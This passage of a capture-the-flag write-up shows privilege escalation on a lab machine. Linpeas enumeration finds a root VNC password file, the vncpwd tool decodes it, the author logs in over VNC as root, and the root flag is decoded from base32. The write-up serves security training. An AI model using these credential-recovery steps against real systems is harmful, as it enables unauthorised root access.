A terminal window titled '(max㉿kali)-[~/vncpwd]'. The command '\$ cat passwd' is run, and the output is '\_?=?x6?='.

We upload and run Linpeas to the target:



this “passwd” file pops up as a VNC passwd file owned by root. This is the service we found on port 5901 during our portscan. It is the same file length as the “passwd” file we found in the donalddump dir too. Are they the same?

```
[+] Searching .vnc directories and their passwd files
/root/.vnc
-rw----- 1 root root 8 Apr  8 13:21 /root/.vnc/passwd
```

uncommon is right! This could be our privesc if we could only decode it!

```
[+] Searching uncommon passwd files (splunk)
passwd file: /etc/pam.d/passwd
passwd file: /home/donalddump/passwd
passwd file: /root/.vnc/passwd
```

Root can login in with ssh- that may come in handy

```
[+] Searching ssl/ssh files
/root/.ssh/authorized_keys
/root/.ssh/id_rsa
/root/.ssh/id_rsa.pub
/root/.ssh/known_hosts
Port 4012
PermitRootLogin yes
ChallengeResponseAuthentication no
```

Google is our best friend and a solution pops up immediately after searching “vnc password decrypter github”. We download the program with git-clone <https://github.com/jeroennijhof/vncpwd>. The install directions call for it to be compiled and provide a one-line command to make this process painless. Adding our VNC Password Cracker binary to our /usr/local/bin so we can use it anywhere :

```
(max㉿kali)-[~/vncpwd]
$ sudo cp vncpwd /usr/local/bin/
[sudo] password for max:

(max㉿kali)-[~/vncpwd]
$ vncpwd passwd
Password: [REDACTED]
```

using vncviewer already installed on Kali, we log into the service as root with our decrypted password:

```
Keyboard interrupt received, exiting.
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# ls
authorized_keys id_rsa id_rsa.pub known_hosts
# ls -la
total 36
drwxr-x-- 2 root root 4096 Aug 12 22:30 .
drwxr-x-- 8 root root 20480 Aug 12 18:57 ..
-rw-r--r-- 1 root root 0 Feb 19 16:43 authorized_keys
-rw-r--r-- 1 root root 1679 Aug 12 22:30 id_rsa
-rw-r--r-- 1 root root 397 Aug 12 22:30 id_rsa.pub
-rw-r--r-- 1 root root 222 Feb 19 16:45 known_hosts
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
#
#
#
```

```
(max㉿kali)-[~/vncpwd]
$ vncviewer 10.10.214.18:5901
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (super-spam:1)"
VNC server default format:
    32 bits per pixel.
    Least significant byte first in each pixel.
    True colour: max red 255 green 255 blue 255, shift red 16
```

Here we find the root flag file named r00t.txt

```

root@super-spam:~# cd .nothing/
root@super-spam:~/nothing# ls -la
total 28
drwxr-xr-x 2 root root 4096 Feb 24 16:52 .
drwx----- 8 root root 20480 Aug 14 02:12 ..
-rw-r--r-- 1 root root 377 Feb 20 17:12 r00t.txt

```

We cat it to screen and copy N paste it to [CyberChef.com](https://CyberChef.com)

```

root@super-spam:~/nothing# cat r00t.txt
what am i?: MZWGCZ33NF2GKZK [REDACTED]CU5MXKVLVG4WTMTS7PU=====
KRUGS4ZANFZSA3TP0QQG65TFOIQS A WLPOUQG2YLZEBUGC5TFEBZWC5TFMQQHS33VOIQG
EZLMN53GKZBAOBWGC3TFOQQHI2D JOMQH I2LNMUWCASDBMNWK4RNNVQW4LBAMJ2XIICJ
EB3WS3DMEBRGKIDCMFRWWIDXNF2GQIDBE BRGSZ3HMVZCYIDNN5ZGKIDEMFZXIYLSMRWH
SIDQRQW4IDUN4QGOZLUEBZGSZBAN5TC A5DIMF2CA2LOM ZSX E2LPOI QG64DFOJQXI2LO
M4QHG6LTORSW2LBAJRUW45LYFYQA=====

```

the magic function at Cyberchef.com decrypts the 2 strings, automatically: We have our final flag and a farewell message from Super-Spam:

Recipe (click to load)	Result snippet	Properties
<code>From_Base32('A-Z2-7',false)</code>	<code>flag: [REDACTED]PJu7z</code>	Valid UTF8 Entropy: 4.54
	<code>MZWGCZ33NF2[REDACTED]CU5MXKVLVG4WTMTS7PU=====</code>	Matching ops: From Base32, From Base64 Valid UTF8 Entropy: 4.48

```
KRUGS4ZANFZSA3TPOQQG65TF0IQSAWLPOUQG2YLZEBUGC5TFEBZWC5TFMQQHS33VOIQC  
EZLMN53GKZBAOBWGC3TF0QQHI2DJ0MQHI2LNMUWCASDBMNWK4RNNVQW4LBAMJ2XIICJ  
EB3WS3DMEBRGKIDCMFRWWIDXNF2GQIDBEBRGSZ3HMVZCYIDNN5ZGKIDEMFZXIYLSMRWH  
SIDQNRQW4IDUN4QGOZLUEBZGSZBAN5TCA5DIMF2CA2LOMZXSE2LPOIQC64DFOJQXI2LO  
M4QHG6LTORSW2LBAJRUW45LYFYQA====
```

Output

time: 31ms  
length: 13388  
lines: 473

Recipe (click to load)	Result snippet	Properties
From_Base32('A-Z2-7=', false)	This is not over! You may have saved your beloved planet this time, Hacker-man, but I will be ba...	Possible languages: English Turkish Indonesian Slovenian